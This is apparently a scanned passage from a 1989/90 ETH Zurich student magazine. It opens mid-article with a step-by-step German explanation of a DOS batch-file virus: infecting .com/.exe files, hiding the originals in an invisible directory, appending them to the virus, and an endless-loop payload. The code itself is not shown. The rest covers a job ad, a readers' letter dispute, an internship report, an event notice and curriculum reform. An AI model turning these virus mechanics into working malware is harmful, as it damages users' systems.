- Zu 2 - 4: Abfrage, ob noch nicht verseuchte Programme existieren. Sind alle verseucht, gibt es keine Files .com und .exe mehr. "i" für infect, "d" für destroy.
- Zu 6: Alle .exe und .com Files werden durchlaufen und der Filename jeweils der Enviroment - Variabeln b zugeordnet. b enthält also am Ende den Namen des letzten gefundenen .com oder .exe Files. Dieses File wird infiziert.
- Zu 7: Erzeugen eines (geheimnisvollen) Directorys, wo die .com bzw. .exe Files abgelegt werden. Als Directory - Name eignet sich z.B. <ALT+255> - also ALT Taste festhalten und auf der Tastatur 255 tippen, der Cursor rückt eins weiter, das Zeichen ist aber nicht sichtbar. Wer diesen Trick nicht kennt, kann also ohne Tools nicht in das Directory wechseln.
Existiert das Directory bereits, wird die Zeile einfach ignoriert, da die Fehlermeldungen nach NUL umgeleitet werden.
- Zu 8 - 10: Kopieren des ursprünglichen Programms ins geheimnisvolle Directory, Überschreiben des Programms an seinem alten Ort mit dem Virus und Anhängen des geretteten Programms an den Virus. Wichtig ist, dass das ^z als letztes Byte des Virus bestehen bleibt, daher kopieren mit /b.
- Zu 11: Umbenennen des erzeugten Files in ein ablauffähiges Batch-Programm.
-

COMPCO EDV AG
Obergutschthalde 9
8003 Laverso
Telefon 041 41 90 70
Telex 041 41 06 58



Im Bereich Industrieanlagen realisieren wir Computerlösungen.

Unsere Stärke liegt im Bereich Kommunikation mit intelligenter Peripherie.

Zur Ergänzung unseres Teams suchen wir mehrere

INFORMATIKER

Unser Umfeld:

Entwicklungen in Modula-2

Eigenes Multi-Task-Betriebssystem in Modula-2

Real-Time Applikationen

Betreuung eines Projektes in allen Projektphasen mit Kundenkontakt

Zusammenarbeit mit ausgebildeten Informatikern

Suchen Sie eine selbständige, interessante Tätigkeit, so bitten wir Sie, unseren Herrn Chr. Suppiger, 041 41 90 70, anzurufen.

PS: Teilzeitbeschäftigung ist ebenfalls möglich

Zu 13, 14: Irgendeine (!) krank machende Erscheinung, Endlosschleife hier, andere, destruktivere Dinge sind denkbar.

Zu 15 - 17: Zurückschalten auf Bildschirmoutput und Aufruf des eigentlichen (in das geheimnisvolle Directory) geretteten Programms.

Und jetzt folgt nicht das übliche Verbreitungsprotokoll, obwohl es existiert, aber führe uns nicht in Versuchung heisst es schon anderswo...

Alle Gurus und Experten werden mir natürlich jetzt sagen, dass ganze sei doch recht einfältig, nicht ernsthaft, man könnte doch ... und überhaupt ...

Aber das Geniale war gar nicht meine Absicht, eher das Grotteske:

Didi: Jetzt wird es wirklich sinnlos.

Gogo: Noch nicht genug.

Domi

Inspirationsquellen:

Thomas Mann: Der Zauberberg

Tim Burton: BATMAN Film

Prince: BATMAN, LP

Champagne Pommery Brut Royal, Reims, France

Microsoft: The MS-DOS Encyclopedia

John Brunner: The Shockwave Rider

Ralf Burger: Das Grosse Computer Viren Buch

Dennis Shaw: Computer Virology and AIDS

Samuel Beckett: Warten auf Godot

Bemerkungen zu den ' "Richtigstellung" und Anmerkungen '

1. Wie erstaunt war ich, schon Kommentare über meinen letzten Leserbrief gerade nach dem Brief lesen zu können !!!
Sind die Leserbriefe veröffentlicht bevor sie publiziert werden ? Nein !?
Ah, die Autoren (Thomas Gantner, Patrick Seemann und Martin Wunderli) haben von ihrer Position im VIS-Vorstand profitiert, um den Brief zu lesen und eine persönliche Antwort zu geben. Ist dieses Verfahren aber sehr korrekt?
2. Wenn die GPK "nur" 2 Informatiker enthält, so bitte ich Euch um Entschuldigung. Jemand hatte gesagt, sie seien jetzt 3 in der GPK und ich habe das nicht geprüft. Mea culpa.
3. Wenn ich meine, die Statuten seien vage, brauche ich keine Korrektur zu bekommen, sei sie von VIS-Vorstandsmitgliedern !!! Die 2 betreffenden Artikel waren oben geschrieben, alle konnten sich also eine eigene Meinung darüber bilden.
4. Der Begriff "schwarze Liste" ist berechtigt ("Liste noire: celle qui comprend des noms sur lesquels pèse un interdit, que l'on veut boycotter". Source : Dictionnaire Larousse du français contemporain [ETH-Bibliothek, Lesesaal]).
Ausserdem ist der Begriff schon mehrmals benutzt werden, ohne dass die "Zensoren" des Vorstands schockiert waren (Vorstandsgeflüster (!!!) [VISIONen 3/89] und Vorstandsgeflüster (!!!) [VISIONen 4/89]. Unter anderem.)
5. Der 2. Rekurs wäre vielleicht verworfen worden, aber es hat keine Abstimmung darüber gegeben. Man darf also annehmen was man will.
6. Die Positionierung in die Linke ist vielleicht nicht der Grund der schwarzen Liste (ich habe es auch nie behauptet !). Es ist jedoch das Resultat. (mindestens, meiner Meinung nach).

Serge Garazi / 7

Anmerkung der Redaktion:

Auf die Gefahr hin, eine weitere Reaktion heraufzubeschwören, möchte ich als Redaktor ein paar Anmerkungen machen:

Unser Nachtrag auf den Leserbrief von Serge diente nur dazu, einige Dinge richtigzustellen, die unklar formuliert oder falsch waren. Es war nicht beabsichtigt, damit persönlich Stellung zu beziehen. Artikel für die VISionen unterliegen nicht der Zensur (Punkt 4)! Zensur wäre, wenn ich einen Artikel (sinnverändernd) editieren oder gar nicht erst erscheinen lassen würde. Was Punkt 5 betrifft, so muss man dazu sagen, dass es zu keiner Abstimmung gekommen ist, weil Serge seinen Antrag zurückzog und das Traktandum damit abgeschlossen wurde.

Allgemein versuche ich, bei Leserbriefen oder Artikeln, die jemanden direkt betreffen oder irgendwie einseitig sind, in der gleichen Ausgabe auch die betroffene "Gegenseite" zu Wort kommen zu lassen (vgl. z.B. VISionen 4/89, p.22ff).

Patrick Seemann
Redaktor VISionen

Niklaus Wirth has lamented that, whereas Europeans pronounce his name correctly (Ni-klovs Virt), Americans invariably mangle it into (Nick-les Worth). Which is to say that Europeans call him by name, but Americans call him by value.

bi2.inf.ethz.ch login:█

gefunden im fortune-File auf der Sun

Firma: Landis und Gyr Building Control AG, Zug
Bereich: Research and Development
Abteilung: Process and Informatics
Dauer: 31. Juli - 27. Okt. 89

Für mein Praktikum wählte ich die LG, nachdem ich mich bei drei weiteren Firmen über einen Einsatz informiert hatte. Entscheidend waren die klar festgelegte Tätigkeit und der nahe Arbeitsweg.

Ich arbeitete in einem Entwicklungsteam, das ein Tool für das Engineering von Heizungs-, Lüftungs- und Klimaanlage entwickelt. In diesem Team arbeiten ca. 15 vorwiegend junge Informatiker mit ETH- oder HTL-Abschluss. Ich hatte die Möglichkeit, mich mit Compilerbau und Datenverwaltung oder mit Dialogprogrammierung zu beschäftigen. Ich wählte das erste.

Da das zu entwickelnde Tool in verschiedenen Ländern vertrieben wird, müssen alle Dialogtexte in der jeweiligen Landessprache vorhanden sein. Meine Aufgabe war die Entwicklung eines Verwaltungssystems für mehrsprachige Texte und Bezeichner. Die einzelnen Texte werden in eine Textdatenbank, die aus mehreren Files (eines pro Sprache) besteht, abgelegt. Im Dialogprogramm werden die Texte über einen Schlüssel referenziert. Das Verwaltungssystem liefert dann zu einem Schlüssel den Text der vorher gewählten Sprache.

Um eine Textdatenbank herzustellen, müssen zuerst in einem Textfile alle Texte in allen Sprachen unter Angabe der Schlüssel aufgelistet werden. Ich baute mit dem Scanner-Generator 'Alex' und dem Compiler-Generator 'Coco' einen Compiler, der das syntaktische Format dieses Textfiles prüfte und im Semantikeil die Ablage der einzelnen Texte in die Textdatenbank vornahm. Das Compilerbauen ging so: Die Syntax wurde in EBNF definiert, und die Semantik konnte man in Modula angeben. Das ganze wurde 'Coco' übergeben, der daraus einen Compiler machte.

Die meiste Zeit brauchte ich für die Definition der Semantik, die eine möglichst allgemeine und simple Ablage der Texte erlauben sollte. Das Konzipieren einer geeigneten Schnittstelle nahm mehr Zeit in Anspruch, als man sich aus den Informatikübungen gewohnt ist. Das Abstimmen auf schon bestehende Software und Rücksicht auf zukünftige Kundenmodule sind Aspekte, die in der Praxis mehr Gewicht haben. Absprachen mit Mitarbeitern sind ein Hauptteil bei der Softwareentwicklung; falls dies nicht genügend gemacht wird, kann man seine Produkte manchmal wegwerfen.

Als weiteres baute ich einen Decompiler, der alle abgelegten Texte aus den einzelnen Sprachfiles wieder zusammen in das oben erwähnte Textfile packte, um den aktuellen Bestand aller Texte, die auch von weiteren Programmen modifiziert wurden, zu erhalten.

Gearbeitet wurde auf IBM 286- und 386er, die alle über ein Ethernet - Netzwerk mit einer VAX verbunden waren. Der Lohn war recht gut. Mit meiner Arbeit war ich äusserst zufrieden, die Zeit verging wie im Flug.

Ich möchte mich hier sehr herzlich bei Enrico Gulfi, meinem Betreuer, bedanken. Neben seiner kompetenten Hilfe war er auch immer dafür zu haben, den Mittag im Seebad zu verbringen. Unser gemeinsamer Chef, Herr Huser, schaute dafür, dass wir uns in unseren Projekten nicht allzuweit von der Realität entfernten.

Patrik Fassbind, IIC/4

HARD


Hard Rock &
Heavy Metal
am Mi, 31. Jan.
ab 20 Uhr
im StuZ

(Leonhardstr. 19)

Patronat: VIS F&K / mu

N HEAVY

~ Fest



Der neue Studienplan und wie es dazu kam

Fünzig Prozent von Euch studieren bereits nach den neuen Studienplan-Reglementen; in einem Jahr werden es neunzig Prozent sein, in zwei Jahren alle. Wie kam es dazu? Dieser Artikel beschreibt den Werdegang des Studienplans, die kleinen Kämpfe in der Unterrichtskommission, die Siege und Niederlagen der Studentenseite und deren Konsequenzen.

UK-Sitzung vom 1. Februar 1988

Der Studienplan tritt erstmals auf, allerdings in verkappter Form. Prof. N. Wirth zog aus der damals noch neu schriftlich gehaltenen SSW-Prüfung den Schluss, dass die Studenten nicht mehr programmieren können und beauftragte die UK, Lösungsansätze zu finden. Hinzu kam, dass ein nicht geringer Prozentsatz der Studenten mit Hilfe des Nebenfaches ihren sonst ungenügenden Notenschnitt anheben konnten; eine unbefriedigende Situation. Der damalige Präsident der UK, Peter Schäuble, und der damalige Abteilungssekretär, Andreas Wälchli, arbeiteten gemeinsam einige Änderungsvorschläge aus (gekürzt):

1. Jede SA und DA muss eine Programmieraufgabe beinhalten
2. Kernfächerschnitt muss genügend sein
3. Kernfächer müssen alle im selben Prüfungsteil absolviert werden (man beachte: eine sehr alte Idee!)

Peter Janes steuerte einen weiteren Punkt bei:

4. Vereinheitlichung der Grund- und Kernvorlesungen

Die studentischen UK-Vertreter einigten sich in einer Krisensitzung auf folgende Stellungnahme:

1. Programmieraufgaben sind in TI wenig sinnvoll
2. widerspricht bei Beibehalten der Prüfungsaufteilung dem ETHZ-Prüfungsregulativ
3. entspricht der Einführung eines 3.VD, führt zu Konflikten mit Nebenfächern, weil alle Kernfächer im 5. und 6. Semester gehört werden müssen
4. unbedingtes Ja

Die eigentliche Diskussion in der UK wird wegen Zeitmangels abgebrochen und vertagt.

UK-Sitzung vom 17. Februar.88

Allgemein wird eine Stoff-Standardisierung begrüsst und die Studenten werden beauftragt, einen Vorschlag auszuarbeiten. Zur Prüfungssituation des Propädeutikums möchte man die Studie von Dr. Semmer der Uni Bern abwarten (dies erscheint nachträglich fälschlicherweise als Hinhaltetaktik).

Zur mangelnden Programmierfähigkeit meinen die Studenten, dass die Programmierübungen meist nicht oder nur mangelhaft korrigiert würden, was von den Assistenten durch Zeitdruck erklärt wird. Als Lösung sieht man das Prüfen der Lauffähigkeit der abgegebenen Übung.

UK-Sitzung vom 21. April 1988

Die Semesterferien erlaubten eine umfassende Meinungsbildung und Absprache der Parteien bzgl. Inhalt von Benaso, deren Resultat nun präsentiert wird. Die SSW bleibt unbehandelt. Es wird bekannt, dass die Professoren eine Arbeitsgruppe bildeten, die sich mit der Revision des Grundstudiums befasst. Sie besteht aus den Proff. Gutknecht, Läuchli und Ludewig.

UK- Sitzung vom 29. Juni 1988

Prof. Gutknecht stellt das Resultat der Planungsgruppe vor:

Inf 1 mit mehr theoret. Tiefgang, Inf 4 (bisher Streifzug durch die Welt der Programmiersprachen) ersetzt durch "Programming-in-the-large", TI erweitert mit mehr Komplexitätstheorie, die math. Fächer auf das notwendigste gekürzt, Physik im ersten Jahr. Zu fast allen Änderungen bilden sich einzelne Kritikpunkte. Die Studenten werden beauftragt, einen eigenen Vorschlag zu unterbreiten, der Professorenvorschlag wird schriftlich festgehalten. (s. Abb.)

Sem.	Informatik	Mathematik	Elektrotechnik
1	Inf 1	Math 1 Num 1	Phys 1 ET1
2	Inf 2	Math 2 Num2	Phys 2 ET2
3	Inf 3 TI 1	Math 3 Wkeit	ET 3
4	Inf 4 TI 2	Math.Lab. OR	ET 4

Unterausschuss-Sitzung bzgl. ET-Teil vom 26. September 1989

Es wird beschlossen, dass die an der Ausblidung der Informatiker beteiligten Elektrotechnik- & Physik-Professoren (Biolini, Fichtner, Leuthold, Mlynek, Plattner) untereinander die Stoffeinteilung für ET 1..4 besprechen. Allgemein wird eine Vorverlegung der Physik nicht begrüsst.

UK-Sitzung vom 29. Juni 1988

Die Studenten präsentieren ihren Vorschlag:

Sem.	Informatik	Mathematik	Elektrotechnik
1	Inf 1 DM 1	Algebra Analysis 1	ET 1
2	Inf 2 DM 2	W'keit Analysis 2	ET 2
3	Inf 3	Num 1 Analysis 3	Phys 1 ET 3
4	Inf 4 BT	Num 2	Phys 2 ET 4

Als gestrichen werden vorgeschlagen das math. Labor und Operation Research. Das ET-Praktikum wird in Form von Übungen parallel zur Vorlesung abgehalten, Diskrete Math. auf zwei Semester ausgedehnt, Wahrscheinlichkeit & Statistik ins zweite Semester verschoben.

Nachfolgend wird sehr eingehend über die beiden Vorschläge diskutiert, woraus schliesslich eine neue Variante resultiert:

Sem.	Informatik	Mathematik	Elektrotechnik
1	Inf 1	Alg Analysis 1	ET 1
2	Inf 2	DM W'keit Analysis 2	ET 2
3	Inf 3 TI 1	Num 1 Analysis 3	Phys 1 ET 3
4	Inf 4 TI 2	Num 2	Phys 2 ET 4

Dieser Kompromiss wird nun in die Vernehmlassung gegeben.

UK-Sitzung vom 7. Dezember 1988

Am Kompromissvorschlag wird aufgrund der Reaktionen folgendes geändert: Numerik wird durch Wissenschaftliches Rechnen ersetzt. Algebra und Diskr. Math. werden zu Algebra 1 und 2. Wegen der hohen zeitlichen Belastung im zweiten Semester wird Wahrscheinlichkeit & Statistik ins erste Semester verschoben, in den Sommersemestern werden als Teil der

Elektrotechnik-Kurse jeweils zweiwöchentlich zwei Praktikumsstunden durchgeführt, alternierend mit zwei Übungsstunden. Analysis 3 wird gestrichen, weil keine ungeprüften Fächer im Studienplan erwünscht sind. Geprüft werden am 1.VD Informatik (Gewicht 3), Analysis (Gewicht 2), Algebra (Gewicht 2), Elektrotechnik (Gewicht 2) und Wahrscheinlichkeit (Gewicht 1), am 2.VD Informatik, Th. Inf., Wiss. Rechnen, Elektrotechnik und Physik (alle mit demselben Gewicht).

Sem.	Informatik	Mathematik	Elektrotechnik
1	Inf 1 4V 2U	Alg1 Wkeit Analysis 1 2V 1U 2V 1U 4V 4U	ET 1 3V 1U
2	Inf 2 4V 2U	Alg 2 Analysis 2 2V 1U 4V 3U	ET 2 4V 1U 1P
3	Inf 3 TI 1 3V 2U 2V 2U	WR 1 3V 2U	Phys 1 ET 3 4V 2U 2V 1U
4	Inf 4 TI 2 3V 2U 2V 2U	WR 2 3V 1U	Phys 2 ET 4 4V 2U 2V 1U 1P

Dieser Vorschlag wird nun an die AK weitergegeben.

In der Euphorie der Stunde beauftragt man sich selbst, nun auch noch das Fachstudium zu revidieren.

AK-Sitzung vom 12. Dezember 1988

Die AK verändert den Plan so, dass Wahrscheinlichkeit wieder ins zweite Semester verschoben wird, weil im ersten Semester die nötigen Grundlagen noch nicht vorhanden sind. Dies führt zu einer Stundenverschiebung in ET und Alg 1 & 2. Geprüft wird jeweils der ganze Stoff, ohne Auslösen (wie bisher üblich in Numerik). Wegen der Änderungen wird die eigentliche Abstimmung auf die nächste AK verschoben.

Sem.	Informatik	Mathematik	Elektrotechnik
1	Inf 1 4V 2U	Alg1 Analysis 1 3V 1U 4V 4U	ET 1 4V 1U
2	Inf 2 4V 2U	Alg 2 Wkeit Analysis 2 3V 1U 3V 1U 4V 4U	ET 2 2V 1U 1P
3	Inf 3 TI 1 3V 2U 2V 2U	WR 1 3V 2U	Phys 1 ET 3 4V 2U 2V 1U
4	Inf 4 TI 2 3V 2U 2V 2U	WR 2 3V 1U	Phys 2 ET 4 4V 2U 2V 1U 1P

UK-Sitzung vom 25. Januar 1989

Es werden die Vorschläge bzgl. Fachstudium präsentiert:

Die Assistenten meinen, die Kernfächer sollen nicht mehr wie bisher kategorisch einer Vertiefungsrichtung zugeordnet werden, was eine beliebige Anzahl von Vertiefungsrichtungen zulässt. Die Professoren hätten gerne fünf Kernvorlesungen (bisherige + Wiss. Rechnen), die Studenten sähen die Kern-Vorlesungen gerne ersetzt durch eine obligatorische beliebig wählbare Vertiefungsvorlesung.

Bei der Abstimmung über die Einführung eines fünften Kernfaches Wiss. Rechnen entsteht eine Pattsituation.

Andreas Wälchli weist auf ein juristisches Problem hin: Weil die ETHZ nur drei Prüfungsstufen kennt, liegt die bisherige Aufteilung des SD in einer Grauzone. Wenn ein Kandidat den ersten Teil zweimal nicht besteht, gilt er als endgültig durchgefallen und erhält einen entsprechenden Bescheid der Abteilung. Weil jedoch nur aufgrund von Rektoratsverfügungen Rekurs eingelegt werden kann, ist ein Betroffener juristisch nicht in der Lage, Rekurs einzureichen. Dies widerspricht im Prinzip dem Bundesgesetz. Als Lösungen bieten sich an:

- Das Rektorat erteilt eine Verfügung bzgl. Noten des 1.SD-Teils.
- Änderung der ETHZ-Prüfungsordnung
- Einheitlicher 1. SD-Teil für alle Studenten

Bei diesen Varianten schieden sich die Geister.

Der Grundstudienplan wird aufgrund einer Eingabe von Prof. Zehnder wieder mit Arbeitstechnik als empfohlen bereichert.

UK-Sitzung vom 8. Februar 1989

Besprochen werden die Problematik mit dem zusätzlichen Kernfach und die der Semesterarbeiten.

Nach langer Diskussion wird entschieden, dass dem Wiss. Rechnen mit einer neuen Vertiefungsrichtung genügend zusätzliches Gewicht zugeteilt worden sei und deshalb auf einen Kern verzichtet werden soll.

Bezüglich der Semesterarbeiten findet man sich zum Kompromiss, der den Studenten die Wahl zwischen kleiner Semesterarbeit, anspruchsvollem Seminarvortrag (\neq SA-Präsentation) und Hilfsassistenten zu überlassen.

AK-Sitzung vom 13. Februar 1989

Die AK verabschiedet nach Kenntnissnahme der Veränderungen der letzten UK-Sitzung das neue Propädeutikum einstimmig.

Nach langer Diskussion über die Seminarvortrag-Problematik einigt man sich darauf, dass erstens die Wahl zwischen Seminar und Gruppen-Semesterarbeit dem Studenten überlassen wird, zweitens die Proff. bemüht sind, das Niveau der Vorträge hoch zu halten, und drittens das Hilfsassistentenwesen weiterhin möglich sein soll, aber nicht im Studienplan verankert wird.

Die Vorschläge der UK bzgl. Kernfächer und Vertiefungsrichtungen werden angenommen.

UK-Sitzung vom 20. April 1989

Nach wie vor ungelöst sind die Fragen, ob Semesterarbeiten benotet werden sollen und ob und wie das Abschlussdiplom aufgeteilt werden soll.

Nach kurzer Diskussion einigt man sich darauf, dass die Semesterarbeiten benotet werden, die Noten aber nicht in die Abschlussdiplom einfließen (d.h. sie "zählen nicht"). Es muss aber mindestens eine 4 erreicht werden.

Nach einer längeren hektischen, emotional geführten Diskussion wird mit Stichtentscheid des stellvertretenden Präsidenten eine weitere Aufteilung der Abschlussdiplomprüfungen abgelehnt. Als Minderheitsantrag wird eine Variante beigelegt, nach der es möglich ist, maximal sechs Kern- oder Nebenfach-Vorlesungen vorzuziehen.

Man einigt sich ferner darauf, dass der neue Studienplan ab Herbst 1989 gelten soll, wobei für die nächsten zwei Jahre in Fachstudium noch das alte Prüfungsreglement zum Zuge kommt.

AK-Sitzung vom 24. April 1989

Der Vorschlag der UK, Semesterarbeiten zu benoten, wirft Wellen. Ein Gegenantrag erhält ein knappes Mehr, weil aber zum Umstürzen des UK-Entscheids eine 2/3-Mehrheit erforderlich ist, gilt der UK-Antrag als angenommen.

Nun zur Prüfungsfrage. Nach hitziger Diskussion und einem Rückweisungsantrag der Studenten wird mit 18:3 der UK-Antrag umgestürzt. Prof. Läubli stellt den Antrag, alle und nur alle Kernfächer in einem fakultativen ersten Teil prüfbar zu machen. Dieser Antrag wird gegenüber dem Minderheitsantrag der UK mit 13:5 angenommen. Nachdem nun alle Unklarheiten bereingt sind, sieht der vorliegende Vorschlag folgendermassen aus:

- die Vertiefungsrichtungen werden von den Kernfächern entkoppelt
- Semesterarbeiten werden benotet, die Noten haben informativen Charakter
- die Umweltfächer heissen neu Ergänzungsfächer
- die Benutzernahe Software wird umgetauft in Informationssysteme
- fakultative können die Kernfächer in den Schlussprüfungen vorgezogen werden
- die Gruppensemesterarbeit kann durch ein Seminarvortrag ersetzt werden
- der Studienplan tritt ab WS 1989/90 in Kraft mit oben erwähnter Übergangsregelung

Der Fachstudienplan wird mit 14:1 Stimmen angenommen und das Werk nach fünfzehn Monaten abgeschlossen.

Zusammenfassung

Im Grundstudium

Was wir durchsetzen konnten

Abschaffung von Math. Lab., Operations Research, Analysis 3
in Elektrotechnik werden im zweiten und vierten Semester Praktika abgehalten
Informatik wird im ersten Jahr mit einer zusätzlichen Vorlesungsstunde gehalten

Was wir verhindern konnten

Physik im ersten Jahr und die Konsequenzen daraus

Was wir nicht verhindern konnten

gravierend erhöhte Prüfungsstoffmenge vor allem am 2.VD
Ausbau der Theorie im 2. Jahr

Im Fachstudium

Was wir durchsetzen konnten

Benotung der Semesterarbeiten

Was wir verhindern konnten

Einführung eines fünften Kernfaches
Beschneidung der Nebenfach-Wahlfreiheit

Was wir nicht verhindern konnten

starke Verschulung durch Einführung des sogenannten 3.VD.

